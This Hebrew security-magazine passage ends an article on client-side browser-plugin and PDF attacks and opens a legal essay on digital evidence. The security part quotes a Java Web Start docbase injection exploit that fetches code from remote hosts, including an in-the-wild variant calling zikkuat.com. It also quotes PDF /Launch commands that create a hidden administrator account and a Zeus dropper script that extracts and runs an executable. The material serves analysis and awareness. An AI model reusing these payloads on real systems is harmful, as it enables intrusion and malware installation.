.text:6DAA3ED7                 xor     eax, eax
.text:6DAA3ED9                 lea     edi, [ebp+StartupInfo]
.text:6DAA3EDC                 rep stosd
.text:6DAA3EDE                 lea     eax, [ebp+ProcessInformation]
.text:6DAA3EE1                 push    eax             ; lpProcessInformation
.text:6DAA3EE2                 xor     ebx, ebx
.text:6DAA3EE4                 lea     eax, [ebp+StartupInfo]
.text:6DAA3EE7                 push    eax             ; lpStartupInfo
.text:6DAA3EE8                 push    ebx             ; lpCurrentDirectory
.text:6DAA3EE9                 push    ebx             ; lpEnvironment
.text:6DAA3EEA                 push    ebx             ; dwCreationFlags
.text:6DAA3EEB                 push    ebx             ; bInheritHandles
.text:6DAA3EEC                 push    ebx             ; lpThreadAttributes
.text:6DAA3EED                 push    ebx             ; lpProcessAttributes
.text:6DAA3EEE                 push    esi             ; lpCommandLine
.text:6DAA3EEF                 lea     eax, [ebp+ApplicationName]
.text:6DAA3EF5                 push    eax             ; lpApplicationName
.text:6DAA3EF6                 mov     [ebp+StartupInfo.cb], 44h
.text:6DAA3EFD                 call    ds:CreateProcessA
```

(התמונה במקור: http://www.reversemode.com/index.php?option=com_content&task=view&id=67&Itemid=1)

ניתן לראות כי גם בשלב קבלת הקלט, הקלט המוכנס למשתנה "docbase" מבלי לבצע בדיקת תקינות קלט:

```
if (browser == 'MSIE') {

        document.write('<' +
            'object classid="clsid:8AD9C840-044E-11D1-B3E9-00805F499D93" ' +
        'width="0" height="0">' +
        '<' + 'PARAM name="launchjnlp" value="' + jnlp + '"' + '>' +
            '<' + 'PARAM name="docbase" value="' + jnlpDocbase + '"' + '>' +
                '<' + '/' + 'object' + '>');
        } else if (browser == 'Netscape Family') {

            document.write('<' +
        'embed type="application/x-java-applet;jpi-version=' +
        deployJava.firefoxJavaVersion + '" ' +
                'width="0" height="0" ' +
                'launchjnlp="' + jnlp + '"' +
                'docbase="' + jnlpDocbase + '"' +
                ' />');
        }
```

(סימנתי גם את "**launchjnlp**" מפני שגם הוא פגיע באותה המידה)

חוסר בדיקת הקלט מאפשר לתוקף לבצע הזרקה של פקודות דרך משתנה ה-docbase שאמור בעצם לקבל כפרמטר כתובת URL. אפשר לראות את זה במימוש הבא:

```
// Tavis Ormandy <taviso@sdf.lonestar.org>, April 2010
<script>
    var u = "http: -J-jar -J\\\\lock.cmpxchg8b.com\\calc.jar none";
    var o = document.createElement("OBJECT");
    o.classid = "clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA";

    // Trigger the bug
    o.launch(u);
</script>
```

ניתן לראות את אופן הטעינה של הקובץ "calc.jar" לתוך המשתנה u ולאחר מכן את הרצתו בשורה:

```
o.launch(u);
```

על ידי טעינתו באופן המוצג, הקוד ירוץ באופן מקומי תחת הרשאותיו המלאות של המשתמש המקומי. דרך נוספת לניצול אותה החשיפה היא טעינת מפרש Java חיצוני שירוץ באופן מקומי על המחשב, על ידי שילוב החולשה עם הפרמטר:

```
XXaltjvm
```

על הפרמטר הנ"ל אין דוקומנציה רשמית של Sun והוגדר כ-"Undocumented-hidden command line parameter" ולכן הוא נחשד כ-Backdoor בזמן חשיפתו. השימוש בו מאפשר לתוקף לטעון קובץ DLL ולהריץ אותו על עמדת הקצה המקומית. השימוש בפרמטר זה נועד בכדי לקבוע מכונה וירטואלית שונה מברירת המחדל אשר תבצע פענוח קוד ה-Java אשר נשלח מהדפדפן, ועל כן שמו: קיצור של "ALTernative Java Virtual Machine".

מה שמצחיק זה שהפרמטר משתייך למשפחת ה-"XX", מה שאומר ש-Sun לא ממליצים על השימוש בו:

```
Options that are specified with -XX are not stable and are not
recommended for casual use. These options are subject to change without
notice.
```

(צוטט מכאן: http://java.sun.com/javase/technologies/hotspot/vmoptions.jsp)

על ידי השימוש בפרמטר זה יש אפשרות לבצע עקיפה של כלל מנגנוני האבטחה של מערכת ההפעלה ורכיב הדפדפן (כגון ה-Java Sandbox Model, DEP ו-ASLR) מפני שרכיב ה-Javaws.exe מנהל את כלל הכתובות והקריאות אשר ירכיבו את קובץ ה-DLL.

השימוש בו נראה כך:

```
-XXaltjvm=\\UNC-Path\File.dll
```

ושילובו עם חשיפת ה- docbase מאפשר לנו לבצע טעינה והרצה של קובץ DLL על מחשבו של הקורבן. (שימו לב ששימוש ב-XXaltjvm מחייב הכנסה של כתובת UNC).

כמובן שמספר Botnets ניסו את מזלם בניצול החולשה הראשונה, התולעת התורנית (שנשאה עימה את ה-Botnet המוכר בשם "Piptea") הספיקה לאסוף לא מעט זומבים לרשת שלה בעזרת ניצול יעיל של החולשה המדוברת. הבחור הרציני מהבלוג של FireEye ביצע לה ניתוח מעמיק ומעניין.

בניתוח עצמו, ניתן לראות כמובן את אופן השימוש בקוד:

```
var u = "http: -J-jar -J\\\\zikkuat.com\\50035\\C0.php none";
if  (window.navigator.appName == "Microsoft Internet Explorer") {
        var o = document.createElement("OBJECT");
        o.classid = "clsid:CAFEEFAC- DEC7-0000-0000-ABCDEFFEDCBA";
        o.launch(u); }
        else {
               var o = document.createElement("OBJECT");
               var n = document.createElement ("OBJECT");
               o.type = "application/npruntime-scriptable-
plugin;deploymenttoolkit"; n.type = "application/java-deployment-
toolkit"; document.body.appendChild(o); document.body.appendChild
(n);  try {o.launch(u); } catch (e) {n.launch(u);
        }
}
```

(במקור: http://blog.fireeye.com/research/2010/04/who-is-exploiting-the-java-0day.html)

מפני שמדובר בחולשה ברכיב ה-Java, אפשר להשוות את היקף הפגיעה שלה להיקף הפגיעה של רימון-רסס, רובו המוחלט של מי שימצא בקירבתה יפגע, הפגיעה משפיעה על כל גרסאות ה- Java, על שלושת דפדפני האינטרנט (Internet Explorer, Firefox ו-Chrome) העיקריים כיום ועל שתי מערכות ההפעלה הראשיות (Windows ושלל הפצות הלינוקס. מערכת ההפעלה של Apple דווחה כחסינה).


בתור החשיפה השניה לסקירה זאת בחרתי בחשיפה מעניינת לא פחות. מגלה החשיפה הוא בחור חביב, חוקר אבטחת מידע כמובן, בשם "Didier Stevens", המנהל בלוג בכל הקשור לנושא אבטחת מידע מזה מספר שנים.

לפני מספר חודשים, החל סטיבנס לבצע מחקרים רבים על רכיבי PDF, במסגרת המחקרים גילה מספר חולשות במנגנוני פענוח תכני ה-PDF השונים ואף פיתח מספר כלים שעזרו לו בנושא. כאן אתייחס לחלק מסויים מחשיפה, שאותה כינה סטיבנס בשם "Escape From PDF". מדובר בתרגיל נחמד המאפשר הרצה של קובץ מקומי/קובץ מצורף שנשלח ביחד עם מסמך ה-PDF על ידי שימוש בהנדסה חברתית.


כאשר אנו מעוניינים לבצע הרצה של קובץ בר-הרצה דרך מסמך PDF בשימוש בפקודת:

```
/Launch /Action
```

אנו נאלצים לבקש את אישורו של המשתמש. בעת בקשת האישור, מפענח ה-PDF מציג למשתמש את הנתיב ואת שמו של הקובץ אותו הוא מעוניין להריץ באופן הבא:



כך שגם במקרים בהם יפתח את המסמך משתמש כמעט-תמים, אין יותר מדי סיכוי שהוא אכן יריץ את הקובץ. שלא נדבר על מצב שבו נרצה להריץ את הפקודה הבאה:



ניתן כמובן לראות שמסמך ה-PDF לא רק מתכוון להריץ את ה- cmd.exe, אלא גם לדחוף לו את השורה הבאה:

```
/c && net user cP /add && net user cP 123456 && net localgroup
administrators cP /add
```

שורה שתיצור משתמש בשם "cP" תיצור לו סיסמה: "123456" ותכניס אותו לקבוצת הניהול של מערכת ההפעלה (Administrators) – כמובן, במידה ולמשתמש הנוכחי יש הרשאה לבצע את הפקודות הללו.

בכדי להבין כיצד ניתן לעקוף את הצגת הפקודה, אנו חייבים לראות איך הפקודה נשמרת ב- Meta Data של מבנה קובץ ה-PDF (להעמקה במבנה ה-Meta-Data של מסמכי PDF, ניתן לקרוא את המאמר שכתבתי לגליון החמישי של Digital Whisper תחת השם: "Meta-Data – פירורי מידע לאויב שלך").

אם נפתח את מסמך ה-PDF בעורך טקסט (אני אשתמש בזיקית, לשם הנוחות), ניתן לראות את הדבר הבא:

```
65  8 0 obj
66  <<
67   /Type /Action
68   /S /Launch
69   /Win
70   <<
71    /F (cmd.exe)
72    /P (/c && net user cP /add && net user cP 123456 && net localgroup administrators cP /add)
73   >>
74  >>
75  endobj
```

אפשר להבין כי בעת מימוש מאפיין ה- Launch נקבעים ערכי ההרצה על ידי המתגים:

- F - קיצור של File.
- P - קיצור של Parameters.

במידה ונבצע חיפוש נראה כי רק תחת המתגים:

```
/Launch /Action
```

תופיע המחרוזת שלנו, ולכן אפשר להבין כי מכאן לא רק נלקחת הפעולה שאותה יש לבצע, אלא גם אותה ההודעה שיש להציג למשתמש בעת בקשת האישור להרצת הפקודה.


סטיבנס הגה רעיון מבריק בכל הנוגע להנדסה חברתית והכניס תחת המתג "P" את המחרוזת הבאה:

```
\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n Please Press 'Open' to Open The Document.
```

כך, שבסופו של דבר הקובץ יראה כך:

```
8 0 obj
<<
 /Type /Action
 /S /Launch
 /Win
 <<
  /F (cmd.exe)
  /P (/c && net user test123 /add && net user test123 123456 && net localgroup
administrators test123 /add \n\n\n\n\n\n\n\n\n\n\n\n\n\n Please Press 'Open' to Open The
Document.)
 >>
>>
endobj
```

סטיבנס אף גילה כי אשר ישנן יותר משלוש שורות תחת שורת הקובץ בחלונית ההודעה, החלונית לא תגדל ותציג את כלל הפקודה, אלא שפס הגלילה יוצמד לחלק התחתון של שורת הקובץ ויציג את שלושת השורות האחרונות של הפקודה. לכן, במקרה הזה, תוצג למשתמש רק ההודעה התמימה:



כמובן שבמידה והמשתמש יאשר את "פתיחת הקובץ", מערכת ההפעלה תיצור את המשתמש החדש ותציב אותו בקבוצת ה-Administrators של התחנה המקומית.

לא עבר זמן רב מאז שסטיבנס דיווח על הממצא וכבר התגלו מספר תולעים/נוזקות שאימצו אותו כווקטור תקיפה, המפורסמת שבהם היא התולעת "Pidief" שעזרה להפיץ את ה- Botnet המוכר "Zeus". מניתוח הקוד עולה כי שימוש בווקטור זה נוצל בכדי ליצור שני קבצי סקריפט המכילים קוד Windows Script Host בסגנון הבא:

```
/Type /Action
/S /Launch
/Win
<<
/F (cmd.exe)
/P (/c echo Set fso=CreateObject("Scripting.FileSystemObject") >
script.vbs &&
echo Set f=fso.OpenTextFile("doc.pdf", 1, True) >> script.vbs && echo
pf=f.Read
All >> script.vbs && echo s=InStr(pf,"'SS") >> script.vbs && echo
e=InStr(pf,"
```

```
'EE") >> script.vbs && echo s=Mid(pf,s,e-s) >> script.vbs && echo Set
z=fso.Op
enTextFile("batscript.vbs", 2, True) >> script.vbs && echo s =
Replace(s,"%",""
) >> script.vbs && echo z.Write(s) >> script.vbs && script.vbs &&
batscript.vbs









Click the "open" button to view this document:)


>>
>>
```

(שימו לב לכל ירידות השורה ובסוף את ההודעה שהמשתמש יראה)

ניתו לראות כי אחד הקבצים מחלץ קובץ "Doc.pdf". מהניתוח שבוצע לקובץ זה ניתן להבין כי דרכו נטען מערך המכיל תוכן בינארי (embedded executable) שמחולץ על ידי לולאה לתוך קובץ בשם game.exe:

```
'SS
Dim b
Function c(d)
c=chr(d)
End Function
b=Array(c(077),c(090),c(144),c(000),c(003),c(000),c(000)
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile("game.exe", 2, True)
For i = 0 To 35328
f.write(b(i))
Next
f.close()
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "cmd.exe /c game.exe"
WScript.Sleep 3000
Set f  = FSO.GetFile("game.exe")
f.Delete
Set f  = FSO.GetFile("batscript.vbs")
f.Delete
Set f  = FSO.GetFile("script.vbs")
f.Delete
```

(במקור התמונה נלקחה מניתוח מצוין שבוצע ע"י Stop Malvertising)

לאחר פעולת החליצה, מורץ אותו קובץ בינארי המוריד למחשב את הגרסא האחרונה של Zeus (לקבצים מסוג זה קוראים "Droppers"). בסוף ההרצה נמחקים שלושת הקבצים (game.exe,batscript.vbs ו-script.vbs), בכדי להשאיר כמה שפחות עקבות על המערכת.

סיכום

במאמר זה הבאתי את הדוגמאות מרכיבי "Add-On" לדפדפן, וברור שמי שאינו משתמש ברכיבים אלה מוגן, אך חשוב מאוד לזכור שלא פעם נמצאו גם חולשות במפעני-תוכן בסיסים יותר. אחת הדוגמאות היא מתקפת Aruroa, בה נוצלה חולשה במנוע Trident של מיקרוסופט (המאוכסן ב-"mshtml.dll") שאחראי בין היתר על פענוח תכני ה- Javascript בדפדפן שלה, או למשל החולשות אשר נמצאו ברכיב ה-GDI של מיקרוסופט שאחראי על רב החלק הגרפי במערכת ההפעלה ונוצל לא פעם תחת מתקפות Client-Side.

לדעתי (ולא יהיה קשה להוכיח את זה), רב נסיונות (והצלחות) הפריצה למחשבים כיום מתבצע על ידי מתקפות מסוג זה, ולכן חשוב להגביר עירנות ולפקוח עיניים.

על מקור, עותק והעתק

מאת יהונתן קלינגר

הקדמה

משרד המשפטים מעוניין בשינוי חקיקתי בדיני הראיות שיבטל את כלל הראיה הטובה ביותר ויקדם ארכיבאות דיגיטלית. מטרת הצעת החוק היא לאפשר הגשה של מסמכים לבתי משפט גם כאשר הם העתקים, ובלבד שהם "תוצר המתקבל מתהליך טכנולוגי שבו מיוצרים תוצרים הזהים בתוכנם למקור", ופנה לציבור בבקשה לעמדתו. תמצית זו, שאינה ממצה, מהווה את עמדת התנועה לזכויות דיגיטליות. ואפתח באקדמא קצרה אודות מהו מקור, מהו העתק ומהו עותק.

מקור הינו, בתרגום פשוט, Original, היישות ממנה צמח המסמך; מדובר במסמך בצורתו הטהורה ביותר; אותו מסמך מאפשר, אם מדובר בתוכנת מחשב, את היצירה ממנה ניתן להפיק פלט, או אם מדובר בקובץ מחשב, את קובץ המחשב ממנו ניתן ללמוד על המאפיינים הטכנולוגים של הקובץ.

עותק הינו הביטוי המקובע של המקור. הקיבוע של מקור כלשהוא יוצר עותקים; בחיי היום-יום מדובר על, לדוגמא, הסכמים שנחתמים בשני עותקים: כל צד להסכם מחזיק עותק של ההסכם, אשר חתום בחתימת ידו ובחתימת הצד השני. כל אחד מהעותקים הינו *מקורי* באותה מידה ויכול לשמש כראיה. במצב דברים זה, לא יטען מישהו בבית המשפט כי עותק ההסכם שהצד השני הציג אינו מקורי. במחשבים, עותק של קובץ מחשב יכול לבצע כל מה שקובץ המקור יכול, כיוון שזה לא עבר תהליך כלשהוא. ולכן, כל עותק של קובץ הוא מקורי.

העתק, לעומת זאת, אינו קובץ מקורי, אלא קובץ אשר ביצע קיבוע בלתי הפיך לעותק בנקודת זמן מסוימת. לדוגמא, צילום מסמך במכונת צילום או ייצוא של קובץ Word לפורמאט PDF. המאפיין האי-רברסבילי בקובץ, שמונע ממנו להפוך שנית למקור הוא מה שחשוב; כך, לעניין מקוריות של תוכנה, קוד המקור הוא היצירה המקורית, והגרסאות המהודרות מהוות כל אחת העתק.

העתק נאמן למקור, אם כן, אמור להיות בן-כלאיים בין העותק להעתק, אשר לא ברור אם כלל נדרש בעת שמדובר על ראיות אלקטרוניות.

ההבדלים בין השלושה חושבים ומהותיים כדי להבין מדוע הכלל שמוצע על ידי משרד המשפטים, לאפשר הגעת העתקים (ולא עותקים), כראיות מקוריות, הוא בעייתי. לצורך כך, אסקור קודם כל את שיטת העבודה הרצויה במהלך של עבודה מול קבצי מחשב ולאחר מכן מספר שגיאות שבוצעו, לטעמי, על ידי בתי משפט בישראל בעת שנדרשו לשאלות מסוג זה. לבסוף, אציע מודל חלופי לכלל המוצע על ידי משרד המשפטים, כך שישמר רצון המחוקק, ויאפשר התאמה לעידן דיגיטלי, אך סוגיות הכרוכות באמינות המסמך ואיכותו יאפשרו את העבודה הפורנזית הראויה עליו.

שיטת העבודה הרצויה בעבודה מול קבצי מחשב

חשוב לציין כי עותקים יכולים להשתנות בטביעת האצבע הדיגיטלית שלהם; לקבצים יש מאפייני Meta שמוזנים על ידי מערכת ההפעלה כמו מיקום הקובץ ומתי נגשו אליו לאחרונה (R May, Forensic Evidence After Moving a File) ונתונים אלה עשויים להשתנות בכל עת. לכן, חוקרי זיהוי פלילי אשר ניגשים לקבצי מחשב צריכים לבצע את המחקר בצורה סטרילית ומעבדתית ככל האפשר, ובדרך כלל מייצרים עותק של הכונן הקשיח בהעתקה מלאה (על ידי תוכנות כמו EnCase). יצירת עותק מושלם של סיבית לסיבית של הכונן הקשיח.

אולם, יש לזכור כי גם במקרים מסוג זה, ישנם התקנים כגון כרטיסים חכמים שאינם מאפשרים חילוץ של מידע בצורתו המקורית.

אולם, בעוד ששיטה זו נכונה לגבי קבצי מחשב המצויים על מדיה פיסית, לעיתים נדרש החוקר או אוסף הראיות (לעיתים אפילו מדובר על אדם שהופרה זכות היוצרים שלו ונדרש להוכיח כי תמונה אכן פורסמה במקום בו פורסמה) לקבע אתר אינטרנט או קובץ מחשב. לצורך כך, בדרך כלל, נוצר העתק של אתר האינטרנט (בין אם בקובץ תמונה או על ידי הורדת אתר האינטרנט למחשב) אולם, קוד המקור של אתר האינטרנט, בסיס הנתונים שהפעיל אותו או מערכת ההפעלה שהחזיק השרת אינם מועתקים. במצב כזה, הדבר היחיד שיוכל העתק מסוג זה להוכיח הוא כי אכן ביום מסוים כאשר נגשו לאתר ניתן פלט מסוים. יווצר קושי לא מבוטל מלהוכיח כי הפלט הוא רצוי ואותנטי (וראו **חיים רביה**, ראיות אלקטרוניות, חלק א', חלק ב' וחלק ג')

כך, במקרים מסוימים, גם כאשר התקבל פלט (כתוצאה של בחינה מסוימת שמכשיר אלקטרוני ביצע) בתי משפט לא נטו לקבל את הפלט ללא האפשרות לבחון את קוד המקור שיצר את הפלט (לדוגמא, על אף שהטענה נדחתה, State of Florida v. Carol Mae Bjorkland CT 14406 04 וכן Charles Short, Guilt By Machines: The Problem of Source Code Discovery in Florida DUI Prosecutions, Florida Law Review, Vol 6, P. 177). לכן, המאפיין העיקרי של העתקים מסוג זה הינו שהם פלט מחשב, ולא העתק. על כן, בשביל להוכיח שהם אכן אותנטיים, יש לחלץ את הפלט ולשמר אותו בצורה פורנזית הולמת.

ומה היא אותה צורה פורנזית הולמת? אין ציפיה שכל מתדיין בתביעת לשון הרע באינטרנט ידרש להביא מומחה מחשבים על מנת להעיד על אותנטיות הפלט, אלא כל עוד אין טענה אחרת (ובהמשך נדון במה יש לעשות כאשר יש טענה אחרת) הרי שיצירת העתקים בצורה מקובלת שאינה מייצרת שינוי, כשם שמעוניינת המדינה ליישם, עשויה להיות מקובלת. רצוי לקבע כי קובץ שעל פניו נראה כאילו נוצר במועד מסוים, ומכיל מאפיינים כי אכן נוצר באותו מועד וללא שינוי, יחשב בהעתק של המקור אם בוצע בצורה שאין בה כדי לפגוע ביכולת להתרשם ממקוריותו.

כך, לדוגמא, עמוד אינטרנט אשר הודפס לתוך קובץ PDF באמצעות תוכנה מקובלת אשר יוצרת חותם מקובל, יחשב כאותנטי אלא אם יתקיימו ראיות אחרות הסותרות זאת, כמו אי התאמה בנתוני ה-Meta Data. הסיבה לכך היא שאותו הקובץ שומר את הטקסט, התמונות והעיצוב מעמוד האינטרנט שהוצג לצופה בצורה זהה, ולא בצורה שמאבדת איכות; כך, העתקה של קובץ הHTML שמהווה את קוד המקור של עמוד האינטרנט שהוצג ללקוח (יחד עם שמירת התמונות המוצגות בו) בתיקיה שתחתם עשוי להחשב כהעתק מהימן, אולם בין השניים עדיף, לשיטתי, קובץ ה-PDF שמעיד גם על אותנטיות העמוד ממנו נשמר הקובץ. מומחה אבטחת המידע **עומר כהן** מוסיף כי פתרון טוב לפתרון הPDF הוא שמירת צילום וידאו שמציג את לכידת המידע: "*אם המטרה היא להציג קיומו של תוכן אינטרנטי, הראיה הטובה ביותר צריכה להיות לכידת מסך בצורת וידאו שבו מוצג תוכן האתר ומאפייני הרשת השונים של המכונה הלוכדת, המוכיחים שבמהלך ההקלטה ניגשים לאתר האמיתי ולא העתק (כמו שינוי DNS למשל), שבדרך זו ניתן לזייף תוכן אינטרנטי בהוצאה לPDF. גם את תוכן הסרטון ואת מאפייני הרשת ניתן לזייף, אבל המאמץ הוא יותר גדול מאשר זיוף תוכן של PDF*".

אולם, ככל שיהיה ניתן לשנות את ההעתק יותר בנקל, וככל שיהיה ניתן לחלץ ממנו פחות ופחות מידע שימושי, כך משקלו הראייתי יהיה נמוך יותר. קובץ JPG, לדוגמא, אשר הינו קובץ תמונה, יחשב פחות מאשר קובץ המציג מסך זהה אך ניתן לחלץ ממנו טקסט בצורה ברורה. ככל שהקרבה לקובץ המקור תהיה גדולה יותר, כך צריך בית המשפט להתרשם כי מדובר בקובץ שמשקף תהליך שימור יותר אותנטי. מעבר לכך, על בית המשפט להיות מסוגל להבין את התהליך שהקובץ עבר עד לצורתו הסופית, ולראות האם ניתן לאבחן שינויים כלשהם שעברו, ומהי האפשרות.

אולם, יש לזכור כי גם במקרה שמתקבל משהו שנחזה להיות מקור, הרי שיכול להיות שמדובר בהעתק משוחזר שהוכנס או אולץ להראות כמקור (ולצורך כך ראו תפ (ת"א) 40156/02 מדינת ישראל נ' ניסים צור),ניתן לזייף קובץ מסוג עותק על ידי נטילת מאפיינים שמצויים בהעתק והפיכתם לבעלי מאפייני Meta פורנזיים.

חשוב להבין שככל שמדובר בקובץ מחשב, ובמיוחד בקבצי מחשב המייצגים פלט מסך כלשהוא, היכולת למניפולציות גבוהה ביותר (וראה חיים רביה, "הראיה הטובה ביותר? אין דבר כזה", 02.12.2003). לכן, ככל שתעלה טענה נגד אותנטיות הפלט, הרי שהפתרון הוא להסתמך על ראיות חיצוניות; אם מדובר על קובץ מחשב שנצרב על מדיה אופטית (CD), הרי שתאריך הצריבה ותאריך יצירת הקבצים במקור ניתנים לאחזור. אולם, בדרך כלל מדובר על קבצים שנשמרו על מחשב; במקרים כאלה, צריך להסתמך על צדדים שלישיים אשר מספקים שירותים בצורה אובייקטיבית על מנת לשמר מהימנות.

לדוגמא, אם אדם מסוים יאחסן קובץ מסוים שהוא עומד להשתמש בו כראיה על שרת אירוח של צד שלישי, ואותו שרת משמר יומנים (Logs) שיוכל להציג בבית המשפט, הרי שאותה ארכיבאות דיגיטלית תתקיים. כך גם על ידי אחסנת הקובץ בשירות צד ג' כמו YouSendIt או שליחת הקובץ כדואר אלקטרוני לעצמו. מנגד, הדבר היחיד שאותו שירות יספק הינו ראיה שהקובץ נוצר באותו תאריך, לא שאותו קובץ לא עבר מניפולציה.

אם עולה טענה כי פלט של אתר אינטרנט, לדוגמא, עבר מניפולציה, ניתן (לעיתים) להשתמש במנגנונים כמו Google Cache כדי להוכיח שנוצרה תמונה אמינה של אתר האינטרנט במועד מסוים, או להשתמש בארכיון האינטרנט הנמצא ב-Archive.org על מנת להוכיח את הטענה. ניתן גם, במידה והטענה היא כי

המסמך זויף, לחייב את הטוען להציג (בהנחה שהוא זה ששלט על אתר האינטרנט) את קוד המקור של האתר בתאריך מסוים (לכן, כאשר מפתחים אתר ישנה חשיבות רבה בשימוש בכלים כמו Subversion על מנת לשמר גרסאות).

אולם, חייבים לזכור שכאשר מדובר במדיה דיגיטלית היכולת למניפולציה תמיד קיימת, ובית המשפט צריך לשקול שיקולים כמו ראיות חיצוניות. הוא אינו יכול להסתמך יותר על מה שהוא רואה, כיוון שמה שנראה בפניו הוא רק פלט של מסמך, ולא המסמך. הוא לא יכול לקבוע כי מסמך מסוים אכן היה קיים או אותנטי, וצריך לשים עצמו כשסתום למנוע הכנסה של זיופים, אשר אינם מתרחשים מדי יום.

המדרג הראייתי, מהראיה הטובה ביותר ועד הפחות טובה, צריך שיהיה כזה: (1) ככל שניתן להשיג עותק של הקובץ בתאריך הרלוונטי מצד שלישי, שסיפק שירות גיבוי אמין ולא תלוי באחד הצדדים, או עותק של הכונן הקשיח בהעתקה פורנזית, משקל הראיה יהיה גבוה ביותר; (2) ככל שמדובר בפורמאט שהוא LossLess ולא מהודר, אשר משקף את המקור, ואין טענה כי המקור שונה מאותו התאריך, הרי שהקובץ יהיה בחשיבות שניה; (3) בחשיבות שלישית יבוא העתק נאמן של פלט, אשר ישנן ראיות שמבהירות שהפלט לא שונה או טופל בצורה כלשהיא; (4) עותקים באיכות Lossy או תדפיסים יבואו אחרונים.

על מהימנות הפלט שיוגש לבית המשפט (או הקבצים שיוגשו בצורתם המקורית) יעיד איש מחשבים שטיפל וליווה את תהליך שחזור הקבצים לאורך כל הדרך, ויוכל להעיד על מקצועיות התהליך. במיוחד הדבר חשוב כאשר מדובר בראיות אלקטרוניות במשפטים פליליים, אשר משטרת ישראל הראתה כי היא נעדרת כלים פורנזיים להוכחה, וכאשר בחנה תוכן של כונן קשיח עשתה זאת ללא העתקה ולא במצב של קריאה בלבד, תוך שהיא משמידה את הראיות האלקטרוניות הרלוונטיות **(משה הלוי**, "ראיות אלקטרוניות: בדיחה ושמה משטרת ישראל," דואר חשמלי, 22.03.2010) ועושה לעיתים שגיאות הפוגעות ביכולות החקירה שלה. כך, בעוד ש"תכלית החוק מחייבת פירוש זה, וביתר שאת. כפי שנוכחנו לעיל (ראה הקטע המצוטט בסעיף 28 לעיל ממאמרו של ד"ר משגב), הצורך בנוכחות שני עדים חיצוניים נועדה למנוע "השתלת" חומר על ידי המשטרה, והגברת אמון הציבור בעת החיפוש. חשש זה של השתלת חומר נכון שבעתיים כאשר מדובר בתוכנת מחשבים" (בש 1153/02 מדינת ישראל נ' מיכאל אברג'יל), המדינה מנסה לטעון כי החיפוש הנ"ל יגביר את העלויות המוטלות עליה ויפגע ביכולתה לחקור, אולם כב' השופט **משה דרורי**, פסק כי כחלק מההליך הפלילי, יש צורך בהליך הבא בעת חיפוש והעתקת מחשב: "אינני רואה כל קושי, כי כאשר מומחה המחשבים מטעם מז"פ יחדור למחשב ויוציא את הפלט המתאים, יהיה נוכח באותו חדר מומחה מחשבים אחר מטעם האדם שמחשבו נתפס. למותר לציין, כי בדורנו ניתן לבצע העתקות של תוכנה תוך זמן מועט, הניתן למדידה במקרים מסויימים אף בדקות, ועל כן טענת העומס - לאו טענה היא."

היכן שגו בתי המשפט

ככלל, בתי המשפט לא נדרשו יותר מדי לשאלת מהימנותן של ראיות אלקטרוניות, והתנהגות רשויות חקירה לא היו שערוריתיות במיוחד (בשפ 5837/09 אורטיז נ' מדינת ישראל, לדוגמא). אולם, בהליך תפ (י-ם) 2077/06 מדינת ישראל נ' אליהו אריש נדונה שאלת הליך החיפוש ושמירת הראיות מטלפון סלולרי. באותו המקרה, בית המשפט פסק, בצורה שגויה כי "אף בהנחה כי טלפון סלולארי עונה על הגדרת מחשב, במישרין או בעקיפין, ברור כי לצורך הפקת מידע ממנו, כגון: רשימת שיחות נכנסות ויוצאות, מיסרונים שנשלחו וכו', אין צורך במיומנות מיוחדת מעבר למיומנות של אדם סביר"; כך, בצורה חפוזה, ותוך אי משים לב להבדל בין חומר מחשב לפלט, אפשר בית המשפט המחוזי בירושלים חיפוש בחומר מחשב ולא בעותק של חומר המחשב, אשר צריך להיות הנוהל, ופגע במקוריות החומר.

